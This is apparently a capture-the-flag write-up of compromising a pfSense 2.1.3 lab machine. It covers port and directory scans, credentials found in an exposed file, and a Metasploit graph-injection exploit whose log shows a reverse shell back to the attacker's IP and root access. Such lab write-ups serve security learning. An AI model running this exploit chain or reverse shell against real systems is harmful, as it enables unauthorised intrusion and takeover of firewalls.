


## Sense –

As the first step, used **Nmap** tool to scan for open ports and services on the machine.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.129.247.46/
|_http-server-header: lighttpd/1.4.35
443/tcp   open  ssl/http lighttpd 1.4.35
|_http-title: Login
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
|_http-server-header: lighttpd/1.4.35
```

With only port 80 & 443 open on the machine, used **Gobuster** to enumerate the sub-directories of the website.

```
/classes      (Status: 301) [Size: 0] [→ https://10.129.247.46/classes/]
/css          (Status: 301) [Size: 0] [→ https://10.129.247.46/css/]
/favicon.ico  (Status: 200) [Size: 1406]
/includes     (Status: 301) [Size: 0] [→ https://10.129.247.46/includes/]
/index.html   (Status: 200) [Size: 329]
/index.php    (Status: 200) [Size: 6690]
/installer    (Status: 301) [Size: 0] [→ https://10.129.247.46/installer/]
/javascript   (Status: 301) [Size: 0] [→ https://10.129.247.46/javascript/]
/themes       (Status: 301) [Size: 0] [→ https://10.129.247.46/themes/]
/tree         (Status: 301) [Size: 0] [→ https://10.129.247.46/tree/]
/widgets      (Status: 301) [Size: 0] [→ https://10.129.247.46/widgets/]
/xmlrpc.php   (Status: 200) [Size: 384]
```



Open checking one of the subdirector's source code, it shows some information on SSH service but the port 22 is closed when scanned using **Nmap**.

```

10 </p>
11
12 <!--
13 <p>
14     Connect to host via SSH:
15     <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet" WIDTH=55 HEIGHT=25>
16     <param NAME="config" VALUE="applet.conf">
17     </applet>
18 </p>
19 -->
20
21 </center>
22

```

Since we didn't get much information from the above Gobuster results, now scanned with more appropriate wordlist with txt,html and php extensions.

```

/index.html           (Status: 200) [Size: 329]
/index.php            (Status: 200) [Size: 6690]
/help.php             (Status: 200) [Size: 6689]
/themes               (Status: 301) [Size: 0] [→ https://10.129.247.46/themes/]
/stats.php            (Status: 200) [Size: 6690]
/css                  (Status: 301) [Size: 0] [→ https://10.129.247.46/css/]
/edit.php             (Status: 200) [Size: 6689]
/includes             (Status: 301) [Size: 0] [→ https://10.129.247.46/includes/]
/license.php          (Status: 200) [Size: 6692]
/system.php           (Status: 200) [Size: 6691]
/status.php           (Status: 200) [Size: 6691]
/javascript            (Status: 301) [Size: 0] [→ https://10.129.247.46/javascript/]
/changelog.txt        (Status: 200) [Size: 271]
/classes              (Status: 301) [Size: 0] [→ https://10.129.247.46/classes/]
/exec.php             (Status: 200) [Size: 6689]
/widgets              (Status: 301) [Size: 0] [→ https://10.129.247.46/widgets/]
/graph.php            (Status: 200) [Size: 6690]
/tree                 (Status: 301) [Size: 0] [→ https://10.129.247.46/tree/]
/wizard.php           (Status: 200) [Size: 6691]
/shortcuts            (Status: 301) [Size: 0] [→ https://10.129.247.46/shortcuts/]
/pkg.php              (Status: 200) [Size: 6688]
/installer            (Status: 301) [Size: 0] [→ https://10.129.247.46/installer/]
/wizards              (Status: 301) [Size: 0] [→ https://10.129.247.46/wizards/]
/xmlrpc.php           (Status: 200) [Size: 384]
/reboot.php           (Status: 200) [Size: 6691]
/interfaces.php        (Status: 200) [Size: 6695]
/csrf                 (Status: 301) [Size: 0] [→ https://10.129.247.46/csrf/]
/system-users.txt     (Status: 200) [Size: 106]
/filebrowser           (Status: 301) [Size: 0] [→ https://10.129.247.46/filebrowser/]
/%7echeckout%7e       (Status: 403) [Size: 345]

```

The above scan results revealed us with more sub-directories – **changelog.txt** and **system-users.txt** files.

The change-log.txt file shows that 2 of the 3 vulnerabilities have been fixed. Hence we need to find and exploit the 3<sup>rd</sup> vulnerability which hasn't been fixed yet.

```
← → ↻ 🏠 https://10.129.247.46/changelog.txt

# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

Another sub-directory reveals us with the credentials for logging into the PfSense portal which is hosted on the server.

```
← → ↻ 🏠 https://10.129.247.46/

####Support ticket####

Please create the following user

username: [REDACTED]
password: [REDACTED]
```

Successfully logged in to the PfSense portal!

The screenshot shows the pfSense web interface. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. The main content area is titled "Status: Dashboard" and contains two panels. The "System Information" panel on the left displays details about the pfSense system, including its name (pfSense.localdomain), version (2.1.3-RELEASE), platform (pfSense), CPU type (Intel(R) Xeon(R) Gold 5218 CPU @ 2.30GHz), uptime (03 Hours 29 Minutes 07 Seconds), and current date/time (Thu Jun 16 15:53:03 EDT 2022). The "Interfaces" panel on the right shows the WAN interface (DHCP) with a green status indicator and MAC address 10.129.247.46.

System Information	
Name	pfSense.localdomain
Version	2.1.3-RELEASE (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Obtaining update status ...
Platform	pfSense
CPU Type	Intel(R) Xeon(R) Gold 5218 CPU @ 2.30GHz 2 CPUs: 2 package(s) x 1 core(s)
Uptime	03 Hours 29 Minutes 07 Seconds
Current date/time	Thu Jun 16 15:53:03 EDT 2022

Interfaces	
WAN (DHCP)	1000baseT <full-duplex> 10.129.247.46 dead:beef::250:5eff:feb9:a6cb

As researched more on the exploits of the version of PfSense installed which is v2.1.3-RELEASE(amd64), we found a article which explains the ways to exploit the same – ([https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/unix/http/pfsense\\_graph\\_injection\\_exec.md](https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/unix/http/pfsense_graph_injection_exec.md))

Follow the article to use Metasploit to exploit the machine further.

```
msf6 exploit(unix/http/pfsense_graph_injection_exec) > exploit
[*] Started reverse TCP handler on 10.10.14.53:4444
[*] Detected pfSense 2.1.3-RELEASE, uploading initial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (39860 bytes) to 10.129.247.46
[*] Deleted MQpSOWDE
[*] Meterpreter session 1 opened (10.10.14.53:4444 → 10.129.247.46:48373) at 2022-06-16 16:04:35 -0400
id

meterpreter > sysinfo
Computer      : pfSense.localdomain
OS           : FreeBSD pfSense.localdomain 8.3-RELEASE-p16 FreeBSD 8.3-RELEASE-p16 #0: Thu May 1 16:19:14 EDT 2014    root@pf2_1_1_amd64.pfsense.org:/usr/obj.amd64/usr/pfsensesrc/src/sy
s/pfSense_SMP.amd64
Meterpreter  : php/freebsd
```

The exploit provides us with root access to the machine and we get access to the root flag and hence owned the machine.

```
meterpreter > ls
Listing: /root

Mode                Size      Type    Last modified                Name
-----
100644/rw-r--r--    724      fil     2014-05-01 16:17:14 -0400    .cshrc
100644/rw-r--r--      0      fil     2017-10-14 15:20:25 -0400    .first_time
100644/rw-r--r--    167      fil     2014-05-01 16:02:42 -0400    .gitsync_merge.sample
100644/rw-r--r--      0      fil     2014-05-01 16:02:42 -0400    .hushlogin
100644/rw-r--r--    229      fil     2014-05-01 16:17:14 -0400    .login
100644/rw-r--r--      0      fil     2017-10-14 15:20:25 -0400    .part_mount
100644/rw-r--r--    165      fil     2014-05-01 16:02:42 -0400    .profile
100644/rw-r--r--    165      fil     2014-05-01 16:02:42 -0400    .shrc
100644/rw-r--r--   1003      fil     2017-10-14 15:20:25 -0400    .tcshrc
100644/rw-r--r--     33      fil     2017-10-18 08:48:31 -0400    root.txt

meterpreter > cat root.txt
meterpreter > 
```